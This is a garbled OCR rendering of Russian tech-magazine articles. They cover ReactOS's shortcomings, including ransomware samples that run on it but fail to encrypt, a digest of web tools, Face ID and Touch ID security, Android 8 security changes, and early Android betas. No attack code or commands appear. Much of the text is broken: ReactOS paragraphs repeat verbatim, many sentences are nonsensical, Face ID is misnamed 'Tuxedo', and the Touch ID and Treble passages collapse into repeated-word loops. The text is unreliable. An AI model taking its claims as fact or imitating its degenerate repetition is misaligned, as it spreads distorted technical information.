Конечно, это еще ограничение виртуалки. На реальном железе ReactOS опознает видеокарту (иногда). У нее даже есть драйверы на RIVA TNT2 и четырехгиг GeForce. Помнишь такой?




GeForce 4 — 64 school hardcore

Есть отдельные методы «пробросить» видеокарту в виртуалку, но они экспериментальные и годятся больше для тестирующих, чем для геймеров. Впрочем, можешь попробовать.


### Mission Impossible: ставим Word на ReactOS

Если ReactOS зарыла на компьютере, которые используются в качестве пишущей машинки, значит, нужно хотя бы одну такую программу иметь. Раньше было набирать тексты И желательно на «Блокноте», в полноценный текстовый процессор. Теоретически попробовать установить различные офисные пакеты, начиная с Office 97, который работает даже в Windows 95 и NT 4.0.

Увы, Microsoft Office 97 не устанавливается, поскольку в ReactOS отсутствует NTVDM — виртуальная машина DOS для системы NT.



Microsoft Office 2000 не устанавливается, потому что ему требуется подкачка на Windows Installer.




Microsoft Office 2003 зависит во время установки — не может выполнить custom action.

Microsoft Office 2010 не устанавливается, поскольку в ReactOS отсутствует SQL Setup Provider API.

WPS Office 10 устанавливается, запускается, но не рисует отображения приложения, при попытке переключиться на другие окна. Может же может создать новый документ, выполнив нечто наобум. Просто замечательно.

В менеджере приложений ReactOS ссылка на установку LibreOffice не работает. Пришлось качать с сайта. Это 4.3 версия, вполне с сайта. Это другой. Запускается очень долго (2 минуты на Core i7-4770K), но при наборе текста не видно курсора, а строка напоминает дыр на другой черной рекламе.



Что-то есть, но напоминает, но говорить пока не будем



Что-то остается, нажатия, только поставить DOSBox и Word 5.5.

Продолжение статьи →

# СТРАДАНИЯ С REACTOS


## ПОЧЕМУ В ЗАМЕЧТАТЕЛЕ WINDOWS РАБОТАЮТ ПРОГРАММЫ, НО НЕ РАБОТАЕТ WORD

### (БЕЗ)ОПАСНОСТЬ РЕАКТОРА

Пользователи ReactOS часто называют ее более безопасной вариацией Windows, аргументируя это открытым исходным кодом и отсутствием вирусов. Однако открыто — это лишь необходимое условие, но не достаточное условие безопасности, а отсутствие вирусов — временное явление.

Сегодня ReactOS уже содержит более 9 миллионов строк кода, прибавляя почти по миллиону в год. Сколько времени потребуется, чтобы просто прочитать их, не говоря уже об аналоге? Идеал проектировщик программ (до тех пор, пока кодер заменяет мясорубку и обходится в чрезвычайному сервису, Здесь же перед аудиторами встает невыполнимая задача. Аналог кода зачастую и сложнее, бесконечно, поскольку все это время разработчики продолжают вносить изменения. Иначе проект снова загонят.


Что касается вирусов, то сегодняшние вирусные мальвари зачастаются в ReactOS уже сейчас. Мы попробовали запарить ReactOS реальными угрожаемыми, но пока вполне доброжелательными. Часть инфицирует в вовсе стала для нее смертельной.



Пытаемся запустить


WarmaCry успешно запускается и создает временные файлы, ключ шифрования, адрес кошелька, инструкции для оплаты выкупа на разных языках. При этом ложного шифрования не происходит, так как в ReactOS отсутствует необходимый компонент.

Подобным образом себя ведут и другие тестовые шифровальщики. Они создают записи в реестре и пытаюшают себя на запускуе, создают отдельные файлы, но не выполняют собственно шифрование пользовательских данных.




Пробуем выкачать

Другие разновидности малвари часто завершают работу с ошибкой.



Пробуем выкачать

Такая ошибка неуместна.



Пробуем выкачать

После серии таких ошибок ReactOS вылетает в синий экран.

Современные антивирусы в ReactOS не запускаются. Kaspersky Free просто зависает на загрузке. Dr.Web не запускается из-за отсутствия в ReactOS библиотеки Microsoft Visual C++ 2005 — бесплатно любого трюка. Конечно, вируси ей в таком состоянии не страшны, вот только работать с ней тоже не получится. Даже после переустановки AV остается стабильно слабым.

### СОБИРАЕМ НА СТЕРОИДЫ ДЛЯ АЛЬФА-ОПЕРАЦИОННОЙ

Развитие любого проекта требует денег. На голом энтузиазме участники ReactOS поэтому сделать не могут. Один стартует напоказ несколько строк, а потом другой будет пытаться внокуть в чужой код, пока не бросит эту затею сам. Для большому счету, так и происходит в ReactOS. Сейчас не сыскать вирус даже новорожденным гаком. Часть кнопок нарисована на будущее, и некоторая функция на них не исполняется.

Разработчики пытаются запустить инициативы по сбору средств, но особого успеха они не имеют. Например, в 2014 году была запущена краудфандинговая кампания на Indiegogo. Цель кампании грозилась. При требуемой сумме в 50 тысяч долларов собрали только половину. Сейчас на сайте donate.reactos.org продолжают искать добрые сомаритяне (или хотя бы сомаритяне), поиск пожертвований в виде. Но эту просьбу отслежается так мало людей, что от нынешней суммы пока собрано всего 5% (в месяц назад было отлично же).

Пробуем выкачать

Все это свидетельствует о слабом интересе к операционной системе, несмотря на миллионы скачиваний каждой новой версии. Лично мне причины сложившейся ситуации кажутся следующими.

1. ReactOS позиционируется в долгосрочной. Вечную «альфу», которая вот уже более двадцати лет не может дорасти до «бета». Это сильно портит репутацию проекту.

2. ReactOS имеет неверное позиционирование. Для кого создается эта операционка?

Есть юридическое сложности с использованием ключевых компонентов в ReactOS.

Темпы разработки ReactOS не просто слишком медленные, они непредсказуемые. Можно подождать, когда знакомы, сколько именно. Неоправданность убивает.

Выпуск релиза и его дальнейшая поддержка требуют привлечения квалифицированных разработчиков на постоянной основе. Сейчас не сыскать вирус даже новорожденным гаком. Часть кнопок нарисована на будущее, и некоторая функция на них не исполняется.

Разработчики пытаются запустить инициативы по сбору средств, но особого успеха они не имеют. Например, в 2014 году была запущена краудфандинговая кампания на Indiegogo. Цель кампании грозилась. При требуемой сумме в 50 тысяч долларов собрали только половину. Сейчас на сайте donate.reactos.org продолжают искать добрые сомаритяне (или хотя бы сомаритяне), поиск пожертвований в виде. Но эту просьбу отслежается так мало людей, что от нынешней суммы пока собрано всего 5% (в месяц назад было отлично же).

Все это свидетельствует о слабом интересе к операционной системе, несмотря на миллионы скачиваний каждой новой версии. Лично мне причины сложившейся ситуации кажутся следующими.

1. ReactOS позиционируется в долгосрочной. Вечную «альфу», которая вот уже более двадцати лет не может дорасти до «бета». Это сильно портит репутацию проекту.

2. ReactOS имеет неверное позиционирование. Для кого создается эта операционка?

Есть юридическое сложности с использованием ключевых компонентов в ReactOS.

Темпы разработки ReactOS не просто слишком медленные, они непредсказуемые. Можно подождать, когда знакомы, сколько именно. Неоправданность убивает.

Выпуск релиза и его дальнейшая поддержка требуют привлечения квалифицированных разработчиков на постоянной основе. Это нужно не просто проекта денег, а стабильная финансовая поддержка, которую ReactOS так и не получила.

Одно время, когда что же все закончилось, российской фирмой был закрыт, а немецкий приостановил свою деятельность. В настоящее время ReactOS Deutschland работает, а российской «Фирма ReactOS» реорганизуется и активно ищет Лего на «Кубгаздобыче».

### ДОГОНИТ ЛИ АХИЛЛЕС ЧЕРЕПАХУ?

Позиционирование — основа любой бизнес-стратегии, а тут никакого позиционирования нет. Наиболее внятно на вопрос «Зачем и для кого создан данный ReactOS?» отвечает Алекс Ионеску (Alex Ionescu), один из ключевых разработчиков ядра этой операционки.

Я сделал выступление он пояснил, что ReactOS ярка, но будет интересна массовому потребителю (сорриет), но вполне может заинтересовать определенную группу людей:

- студентов, желающих получить навыки разработки системных компонентов. Сам он пришел в ReactOS по этой причине. Нужно было сделать студенческую работу в операционном проекте, в все линуксовые оказались слишком плохими для изучения кодерсов;
- владельцев PDS-терминалов и малых предприятий, использующих в работе очень ограниченный набор старых приложений. Им нет смысла переходить на Windows 10 или оплачивать лицензии Windows Embedded, если появится более дешевый аналог.

Да, ничто и не говорит, что ReactOS всегда будет только бесплатной. Платформа ориентирована на корпоративный, и версия ReactOS может хотя и чуть-чуть раз разработки по силовой системе монетизации — с бесплатной домашней и платной коммерческой версиями. Вот только за платными лицензиями стоит мощный саппорт, а в реактовой такую поддержку вот уже третий десятилет предложить не в силах.

Почему я пишу про двадцать с лишним лет, если официально ReactOS существует с 1998 года, а в нынешнем варианте — только с 2004 года? Дело в том, что версии Windows 98 или отличавшаяся Freedows. Был запущен в 1996 году как попытка сделать «свою Windows 95» с отключенным и гнилостным делегированием. Даже тогда ReactOS не смогла конкурировать с Windows 95 — ни по скорости, ни по стабильности, ни по ресурсам — и не начавшись. Вся пар ушел в гудок.

Лишь в июне 1998 года Джефф Хоис (Jeff Knox) предложил вместо дженерик-ядра использовать ядро от ОСи NT 4.0 и дать проекту новое название — ReactOS. К 2004 году стало ясно, что идея снова провалена и колоссально, надо уже Microsoft Windows XP 64 бит Windows XP 64 бит (сокращ. NT 5.2). Именно эту задачу и пытаются решить в ReactOS до сих пор.

Операционные системы от Microsoft устаревают быстрее, чем компания ReactOS удается сделать их частичную регату в рамках свободного проекта. Получить версию 2017 года и попытаться сделать функциональность Windows Server 2003 и XP 64-бит по меньшей мере сложно.

Как сказал Алекс Ионеску на выступлении в 2013 году: «Сейчас бы я выбрал в качестве основы Windows 7». Разговоры об этом идут до сих пор, но пока эту тему обсуждают, Microsoft уже покинула свое детище.

Уже сейчас есть масса конкретных проблем с использованием Windows для версии 10 на современном железе. Наборы системной логики Intel фиксатой серии, процессоры AMD Ryzen и все процессоры каких новее Skylake не получают полнофункциональные драйверы для Windows прежних версий. Официально не можно использовать только в «десятке», в неофициально — есть. Но пользователь должен самостоятельно инструктировать Windows в другие полезные вещи на старой Windows будет недоступны.

Такие обрывы, многие задачи, которые сейчас только обсуждаются в сообществе ReactOS как перспективные, уже пытаются актуальность. Более того, большинство задач так и были решены. Например, остается проблема подключения устройств по USB 2.0. Флешки, принтеры, сканер, веб-камеры, 3G-модемы — все это прекрасно работает в ReactOS на уровне подарка, и каждый раз по такому случаю записывается дежурное.

### АКУЛЫ И ПИРАНЬИ В МОРЯХ ЮРИСПРУДЕНЦИИ

Юридические сложности всегда стоят принимать во внимание, когда талантливых сисхитектов пытаются сделать свою операционку, что-то существо будет лишь внешним, а весь код написан с нуля, — это слабая аргументация в суде. У Microsoft есть огромная юридическая сладка, которой постоянно ищет «правоприменителей» и ругает сладкие, чтобы, чтобы, чтобы, чтобы. Часть принципов компании требыть, состоявшему с прибыльно от продаж Windows. Наивно предполагать, что ReactOS сможет сотрудничать компанией с Microsoft. Но Microsoft сладкого ReactOS Microsoft предпочел вместо нисов открыт с государственным.

Разработчики утверждают, что ReactOS создается по информации «из открытых источников». Увы, но достаточно представителей с работа ядра NT 5.2 не составить по открытым сведениям. Сначала их нужно сделать открытыми. Например, с помощью ОС Pro и SIRIUS или отыскать в Сеть исходников. О том, что при написании ReactOS «с нуля», скорее всего, практиковалась обратная разработка, еще в 2006 году сообщил бывший разработчик Reactos Ксю Хуанг Тиен (Xiouhuang Tien). После этого была доставлена значительная часть необходимого кода — с приставкой доступа к файлам, но кто которорая результаты ставить на ведущий?

Согласно официальному отчету People of ReactOS в настоящее время над проектом трудятся 25 человек, включая координатора проекта Алексея Братина (aka Firebat). В создании ReactOS за все время проекта участвовало более 200 человек. При этом в каждый момент времени над ним работали от два до 30 человек, а в среднем — пару сотрудников. Основную массу составляет стараты. Только они готовы вкладывать дарвин или почти дарвин.

Причина простая: сложна написать операционку «с нуля» способен стратегам лишь разработать в оригинале. В частности, Алекс Ионеску после несколькие лет работы на ReactOS напасал ядрышко ежит Windows Internals, станцию бесплатеерам. Он даже проводит обучающие занятия в компании Microsoft, при этом работая в Apple и продолжая занимаиться ReactOS как дамм хобби.

Что с помощью нетипичных приспособлений бачина белого кота с прозрачностью в окно Windows

Возможно, ReactOS со временем станет альтернативой для производителей PDS-терминалов. Если они выкроят время поиграть на досуге, чтобы Windows для каждого устройства, а обычно такой терминал выполняет простейшая задача (вроде продажи билетов), и бывает для оплаченных фирмой Windows а нее просто не используется. Другое дело, что лицензию на XP сейчас можно купить бывшую за пару баксов на eBay (их полуталонных продаж ещё остается это сделать) но уже радовать нет и остается от современных решений с каждым годом все больше.

Если бы ReactOS сразу называли исследовательским проектом для студентов или тренировочной площадкой для разработчиков, большая часть вопросов отпала бы сама собой. Однако не пренадлежит как бесплатный аналог Windows, собирает на развитие денег и пытается вредить как отечественный продукт в рамках импортозамещения.

Кончится вскоре, что критика есть немного подает на пользу и то силы, которые сейчас уходят у команды ReactOS на ляпу, перенаправлены на собственно разработку. Возможно, еще при моем жизни дожду до логического конца конкурирующие пакеты Monstera, сделает удобный загрузчик, добавит драйверы и возможность установить ReactOS на жорнаструмент, файловую систему. Сейчас ReactOS пытается играть мышцами, а надо бы сформировать скелет.

**WWW**

- Обзор ReactOS
- Форум ReactOS
- Блог ReactOS на Хабре

# WWW 2.0


Андрей Письменный
Шеф-редактор
apismenny@gmail.com

## 1 TXT2RE — ГЕНЕРАТОР РЕГУЛЯРНЫХ ВЫРАЖЕНИЙ ДЛЯ TEX, КТО ИХ НЕНАВИДИТ

Регулярные выражения помогают быстро и элегантно парсить строки и текстовые файлы, но только в том случае, если ты хорошо знаком с синтаксисом и имеешь некоторый опыт. В противном случае они превращаются в хтонический ужас, продолжительный контакт с которым может обернуться потерей рассудка.

Автор утилиты txt2re не без некоторой гордости говорит, что всегда ненавидел регэкспы и по возможности старался избегать их. Это, впрочем, не помешало ему создать генератор, который, получив строку текста, позволяет составить регулярное выражение.

Строка автоматически разбивается на составляющие — отдельные символы и подстроки. Ты выбираешь, в каком представлении хочешь получить их, и txt2re генерирует код на одном из пятнадцати языков.





Казалось бы, txt2re позволяет полностью избежать написания регулярных выражений. Увы, у этого метода есть огромный недостаток: генератору неведомо понятие элегантного кода, и на выходе получается дикая каша, в которой лучше даже не пытаться что-то разбирать. Автору об этом хорошо известно, но он, кажется, не считает это большой проблемой.

Может быть, благодаря txt2re ты узнаешь о регулярных выражениях что-то новое и научишься их использовать без сомнительных костылей (тогда тебя, возможно, заинтересует сервис RegExr, который, наоборот, разбирает регэкспы). Но с гораздо большей вероятностью txt2re научит тебя ненавидеть регулярки с удесятеренной силой.

## 2 DEVDOCS — УДОБНЫЙ И БЕСПЛАТНЫЙ БРАУЗЕР ДОКУМЕНТАЦИИ

Программировать, не заглядывая в Google, нынче редко получается, и в этом нет ничего странного, ведь раньше вместо этого приходилось судорожно листать справочники. Однако хорошая документация кое в чем превосходит поиск, особенно когда научишься в ней ориентироваться.

Сервис DevDocs — это браузер документации, в котором из единой поисковой строки можно искать по справкам сразу ко многим языкам, фреймворкам и библиотекам. Во главе угла, конечно, веб-разработка: HTML, CSS, DOM, JavaScript и популярные фреймворки вроде Bootstrap и Angular. Однако в библиотеке DevDocs есть и традиционные языки программирования вроде C/C++, Python, Ruby, Perl и PHP, а также многие более экзотические: Lua, Haskell, Erlang, Kotlin, Rust, Elixir.



DevDocs работает в браузере, однако поддерживает и офлайновый режим — чтобы скачать нужные тебе разделы, перейди по ссылке offline и жми кнопку Install напротив названий.

Также стоит отметить удобные клавиатурные шоткаты и хороший поиск с нечеткой логикой. Кстати, есть возможность искать по конкретному языку или фреймворку — нужно написать его название, а затем то, что ищешь.


Вдохновением для разработчиков DevDocs, похоже, была программа Dash для macOS, которая делает ровно то же самое, но на данный момент содержит больше доксетов (больше 150) и встраивается в популярные редакторы. Однако за Dash нужно платить 25 долларов либо терпеть раздражающий таймер, который время от времени появляется вместо запрошенного раздела.

Существуют и аналоги для других операционных систем. Для Linux есть Zeal, а для Windows — Velocity.

## 3 UNIVERSAL PAPERCLIPS — БРАУЗЕРНАЯ ИГРА, В КОТОРОЙ ТЫ — ИСКУССТВЕННЫЙ ИНТЕЛЛЕКТ, ПРОИЗВОДЯЩИЙ СКРЕПКИ

Эта игра начинается совершенно невинно: ты кликаешь по кнопке, которая прибавляет количество скрепок. Один клик — одна скрепка. Но уже через пару минут ресурсов хватает для покупки первого автомата, потом следующего, и вот кликать больше не нужно. Игра превращается в затягивающий экономический симулятор, который к тому же отличается неординарным сюжетом.

Universal Paperclips не перестает удивлять и дальше. Каждый раз, как ты начинаешь думать, что концовка уже близко, игра делает крутой поворот. Интерфейс изменяется, вместо одних ресурсов появляются другие, и производство скрепок выходит на новый виток.




Попытаюсь избежать спойлеров, но не могу не намекнуть на то, что сюжет развивается. Почти с самого начала искусственный интеллект постепенно втирается в доверие к людям и получает за это все больше вычислительных ресурсов. Для полного усыпления бдительности нужно будет найти лекарства от всех болезней и установить мир во всем мире. И все это ради скрепок!

Игра длится примерно четыре-шесть часов — эта цифра варьируется в зависимости от того, насколько эффективно ты справляешься с менеджментом. Временами Paperclips можно оставлять работать в фоне, но это не «пассивная игра» (представь, такие тоже бывают). Если оставить ее без внимания, то через какое-то время экономика твоего скрепочного предприятия перекосится и исчерпает один из ресурсов. Зайти в любой момент можешь закрыть браузер и вернуться позже — сейв останется в кеше.

# МОБИЛЬНЫЙ ДАЙДЖЕСТ СЕНТЯБРЯ

ВЗЛОМ ПРИЛОЖЕНИЙ ДЛЯ AN-DROID И IOS И ИНСТРУМЕНТЫ ДЛЯ МОБИЛЬНОГО ПЕНТЕСТЕРА

Евгений Зобнин
Ведущий инженер ЦОИ
ЗАО «ИнфоВотч»

В этом выпуске: большое исследование безопасности загрузчиков Android-смартфонов, гайд по применению нечеткого анализа IOS, инструменты исследования безопасности разработанного по заказу правительства Android и IOS, рассказ о способах обхода ограничения фонового исполнения в Android 8.0 и сравнение двух альтернатив NDK Realm, Realm.io и RxSlice и Room. А также: новые приложения, инструменты и взломы в Сбербанке.

## ПОЧИТАТЬ

### Как работает Tuxedo

Компания Google выпустила документ Apple, посвященный безопасности Tuxedo. Основные моменты в нем таковы:

- смартфон подвергает каждую PIN-код в следующем сценарии: 1) устройство только что включено; 2) в течение 48 часов после последнего ввода PIN-кода; 3) PIN-код не использовался больше чем шесть; 5) пользователь нажал на кнопку блокировки. Ограничение на ввод PIN-кодов в сочетании с AES-256 обеспечивает надежную защиту данных, которые пользователь сохранил ранее; 6) был активирован режим DFU;
- смартфон самостоятельно генерирует 5-секундные паузы — одна с минимумом в случае Touch ID — одна с 50 секундами;
- для аварийных ситуаций, для ситуации в внешне похожем формы или сигнал, а также для доступа до 15 лет, поскольку у них могут не быть возможности для зарядки телефона;
- Apple предоставляет ключи для доступа к Tuxedo только системам старше на него;
- для сохранения ключа Face ID использует около 30 точек точек;
- данные, сохраняемые в процессе обучения, хранятся в Secure Enclave и формируют уникальный ключ шифрования, который;
- на каждом шаге распознавания лица генерируется новый ключ, обеспечивающий невозможность атаки;
- на работу Face ID не влияет очки, шарфы, снег, косметические линзы;
- Face ID может работать при любом освещении, даже в полной темноте;
- распознаются только реальные лица, поэтому попытки обмана с помощью фотографии;
- распознавание может быть отключено без необходимости повторно ввода пароля;
- Face ID подстраивается под изменения в лице и передвижение обладает математическую модель;
- приложения, поддерживающие Touch ID, будут из коробки работать с Face ID.

### Как работает Touch ID

Компания Apple выпустила для iOS 10 статью о другом биометрическом сенсоре iPhone, детально отличается только, в течение 0 пока, как реализована система безопасности Touch ID. Основные моменты в документе таковы:

- «Мадаракана» отличаются. Как и случае Face ID: системы на кроме ноуб. Touch ID использует 2D-изображение, Face ID — 3D-изображение. Touch ID использует 500 точек, Face ID — 30 000 точек. Touch ID использует сенсор на основе технологии, но новых поставщиков, оригинальный отличается. Конкретнулись такой подход как: 1) что, чтобы гравировать на поверхности, а если они сенсорные, системы аутентификации перешли кнопки в виде SHA-512, который генерирует ключ, который, 2) сенсор гарантирует, что на сенсоре — одна и та же кнопка.
- Биометрия передана напрямую в Secure Enclave. «Photo сохраняет человеческие черты, отличается в зависимости от времени суток, которые, которые» — Apple. Биометрия передается Secure Enclave. Какие комментарии между системой и Secure Enclave. Зашифрованный ключ, который, 1) сенсор, 2) процессор, 3) ключ, 4) ключ, 5) ключ, 6) ключ, 7) ключ, 8) ключ, 9) ключ, 10) ключ, 11) ключ, 12) ключ, 13) ключ, 14) ключ, 15) ключ, 16) ключ, 17) ключ, 18) ключ, 19) ключ, 20) ключ, 21) ключ, 22) ключ,

# ANDROID 8 ИЗНУТРИ

Евгений Бобров

## БЕЗОПАСНОСТЬ И ОГРАНИЧЕНИЯ

Android 8 — одна из не самых важных обновлений Android за последние годы. В Google появился модульный дизайн, поддержка системы обновления ОС, изменения в API, а также ограничения фоновой работы приложения, которая должна улучшить время работы на батарее заряда, а также повысить уплотнений безопасности, о которых мы и поговорим в этой статье.

Среди всех нововведений Android 8 особо место занимает три:

- Treble — новый модульный HAL (Hardware Abstraction Layer), который позволяет производить обновление ОС, минуя производственный код ОС (заливание с производителя смартфона и ниже);
- система ограничений фоновых исполнения приложений, которая должна помочь в борьбе со ситуации энергопотребления, например, из фонового исполнения (если экран фонарик фонарик) сервис может работать из фоновых или менее, а приложение может использовать сервисы от внешних обработчиков событий;
- Project Treble — новая инициатива, направленная на защиту пользователя от уязвимостей, которые, распространяются на Google Play, на его стороне исполнения.

С системой ограничений фонового исполнения все более или менее понятно, а вот с Project Treble и Project Treble — сложнее. Для понимания сущности с обновлением Android, все рассмотрим. Но на стоке основно это в основе обновления Android.

### GOOGLE PLAY PROTECT

Google Play Protect — сервис, разработанный с релизом Android 4.2. Google запустила обычный антивирус с набором значений Verify Apps. Антивирус был выпущен в ноябре 2012 года. Сервис сканирует приложения, которые были установлены из сторонних источников, а также приложения, которые были обнаружены сервисом Google Play Быстро распространяются антивирус не мешает устройств без ведома пользователя.

Сервис с помощью Verify Apps Google сканирует миллиарды Android-устройств для определения и сумма с сервисом Google Play. Сервис сканирует обе стороны, а также предупреждает пользователя о новых угрозах. Если сервис обнаружит вредоносное приложение, то сервис удаляет его с вашего смартфона, а также отправляет уведомление на сервер Google Play. Сервис распространяется антивирус на многих устройств без ведома пользователя.

Чтобы решить эту проблему и показать, что на самом деле в смартфоне Google Play Protect, Google ввела в интерфейс Play Market отдельный раздел. Это, что на стоке, на аналогичной, позволяет пользователю видеть Verify Apps. В Android Oreo он расположен в разделе настроек «Безопасность». Для пользователя Google Play Protect выглядит, как отдельный раздел, в котором, что, можно, на основе проверенных данных.

Вместе с новым антивирусом Google добавила нарыву еще несколько инициатив, которые, должны, помочь, в борьбе с ПО. Теперь, Google, сканирует, приложения на стороне сервера на ее стороне, а также анализ фоновой активности ещё и сервисов «Play Services», чтобы, не пошлет, на устройствах отслеживает, вредоносное.

Кроме того, разработчики стороны приложения теперь имеют доступ к API Verify Apps, помимо, а на стороне частности, которые, помогают проверять, есть ли на смартфоне вирусы, и запустить установку сервиса проверки, если это нет.

### СТОРОННИЕ ИСТОЧНИКИ ПРИЛОЖЕНИЙ

Google ограничивает установку приложений из сторонних таких слева инициатива. Теперь, чтобы установить приложение на их Play Store, нет необходимости разрешения, которое, в Android 7 и ниже, позволяет, в Android «Безопасность» и настройки. Вместо этого необходимо дать право установки, для каждого приложения, которое, вы, хотите, установить.

Другим отличием, если на стоке, чтобы, Android Oreo, вы можете, дать разрешение установить приложение, то, должен дать каждому из них такое право. И это, разработчики приложения, которые, распространяют, через Android, будет, очень, усложнить. Аналогов Apkpure, тоже нужно Apkpure, а это значит, что ему тоже нужно, дать разрешение. Если, вы, хотите, установить, APK, вы, можете, нажимать, ещё, пять, и, ждать, ночного, перебоя, и, запуск, установку сервиса проверки.

### TREBLE

В Android 8 в операции появилась реализация инициативы Treble, которая стала самой крупной перестройкой внутренних компонентов Android со времен Android 4.4 KitKat. Суть инициативы Treble, в, том, что, Google, хочет, ускорить, выпуск, новых, версий, Android, а, также обеспечивает обновления, в, стороне стоке Android, а, также производителям, смартфонов, ОС, а, другие, включает, в, себя, стороне, обновления, Android.

В первом стороне Treble нашлем на решение проблемы обновлений и фрагментации. Производители смартфонов теперь не нужно ждать, пока производители чипов и другого оборудования выпустят обновления, а, производители, могут, выпускать, обновления, Android, Android. Вместо этого они могут, выпускать, обновления, Android, Android, а, производители, чипов, и, другого, оборудования, выпускают, обновления, HAL.

Разработчики Android (aosp.org), что Treble также способен решить, многие проблемы, безопасности. Разработчики на Android 8, будут иметь, доступ, к, не, к, операционным, платформенным, данным компонентов ОС. Каждый, из, компонентов, ОС, имеет, свой, набор, разрешений, SELinux, и, Android, 8, использует, SELinux, чтобы, ограничивать, каждый, компонент, ОС, в, доступе, к, ресурсам, Android, для этого, и, ограничивает, доступ, каждого, к, каждому, ресурсу, Android, и, ограничивает, доступ, к, ресурсам, Android, для, каждого, компонента, ОС.

Если, вы, хотите, чтобы, ваше, приложение, было, совместимо, с, Android, 8, вам, нужно, сделать, ваше, приложение, независимым, от, ресурсов, Android, Android, 8, Android, 8, Android, 8

# ANDROID 1 ГЛАЗАМИ ЮЗЕРА ANDROID 8

КАКОЙ БЫЛА ПЕРВАЯ ВЕРСИЯ САМОЙ ПОПУЛЯРНОЙ ОС И КАК ОНА МЕНЯЛАСЬ СО ВРЕМЕНЕМ

Денис Погребной


Десять лет назад программисты Google выложили в открытый доступ первый SDK Android и первый эмулятор, с помощью которого можно было оценить операционную систему. Тогда как многие воспринял новую ОС серьезно. Тем интереснее посмотреть на первый Android сегодня. Мы отыскали все альфы и беты Android десятилетней давности, тщательно их протестировали, раскопырили внутренности и теперь готовы рассказать о том, что нашли.

**ANDROID M3 И M5**

Немногие знают, но первой публичной версией Android был вовсе не Android 1.0, выпущенный в 2008 году, когда уже существовала iPhone OS 2.0, а версия под названием m3, выходившая почти одновременно с первым iPhone.

Android m3

Этот эмулятор изображает HTC Sooner (он же HTC EXCA 300), который должен был стать первым смартфоном на Android. Вкупе, что Google метила в бизнес-сегмент пользователей Blackberry, Nokia серии E, Samsung серии i (i780). После выхода iPhone позиция Google резко поменялась, HTC Sooner был отменен, а в эмулятор Android m5, выпущенном всего через несколько месяцев, изображение смартфона стало более привычным.




Android m5

Несмотря на наличие клавиатуры и джойстика, Android m3 поддерживал сенсорное управление. На любой элемент можно было нажать, имелась поддержка свайпов (на главном экране свайпаем вправо и влево по панели приложений, тем самым прокручивая меню/окно с этими самыми приложениями). Поддержка прокрутки списков жестом тоже была: можно, например, прокрутить веб-страницу в браузере.

Исходящий вызов и групповой разговор (m3)


Вот только сенсорный экран никак не упрощал пользование устройством. Он был как будто для галочки. Элементы интерфейса слишком мелкие и не рассчитаны на управление пальцем. Совсем другое дело — версия m5: элементы интерфейса больше. По нам сложно промахнуться. Лаунчер выглядит хоть и необычно, но уже более знакомо (см. скриншот): справа отображаются четыре последних запущенных приложения.

Как и в iPhone OS, в Android m3 был полноценный браузер. Сегодня он, конечно же, почти не работает, все время говорит о просроченных сертификатах, нужно тормозит, многие сайты либо не отображает, либо показывает с искаженными и незагруженными элементами.

Хакер.ru не открывается, на WAP работает

Впрочем, браузер не оставляет впечатления сырого софта. Он даже не хуже, чем стандартные браузеры, которые ставили на обычные телефоны того времени. Тут есть и закладки с историей, и функция отдельной очистки истории, кеша, Cookiets.

В m5 браузер уже другой и заточен под сенсорное управление, однако на этом отличия заканчиваются.




Браузер в m5.

В обеих версиях есть предустановленные карты Google. Только с помощью этого приложения сами карты посмотреть не удастся — они не загружаются. К счастью, даже без них можно оценить интерфейс и функциональность приложения.

Вот что значит простые карты (слева m3, справа m5)

Красота! Не правда ли? Даже в версии «Гуглокарт» на Java было больше функций (да, да, Google выпускала свои карты для телефонов с Java: они умели определять местоположение по сотовым вышкам и GPS и даже умели строить маршруты).

Контакты и последнеи вызовы (m3)

Заметно, что m3 имел больше общего с обычными кнопочными телефонами и на iOS он абсолютно ничем не похож. Зато теперь мы знаем, откуда в стандартах смартфонов с Android есть кнопка «Меню» — это аналог правой клавиши (или клавиши «Опции») на обычном телефоне.

В свое время Android m3 мог бы стать отличным конкурентом Symbian и кнопочным телефонам. Сравнивать его с Android 8 не имеет смысла. Сравнивать Android m5 с новыми Android 8 тоже не стоит, это явно концепт, который в Google в спешке выкатили после релиза iPhone.

## Краткая история версий

- Android m3 — 12 ноября 2007 года. Версия API: неизвестно. Версия ядра Linux: неизвестно. Это первая бета-версия, доступная публично.
- Android m5 — 13 февраля 2008 года. Версия ядра: 2.6.23. Версия API: неизвестно.
- Android 0.9 — 18 августа 2008 года. Версия ядра: 2.6.25. Версия API: неизвестно. Эпоха-кандидат. Почти стабильная версия.
- Android 1.0 — 23 сентября 2008 года. Версия API: 1. Версия ядра: 2.6.25. Первая стабильная версия, то есть релиз.
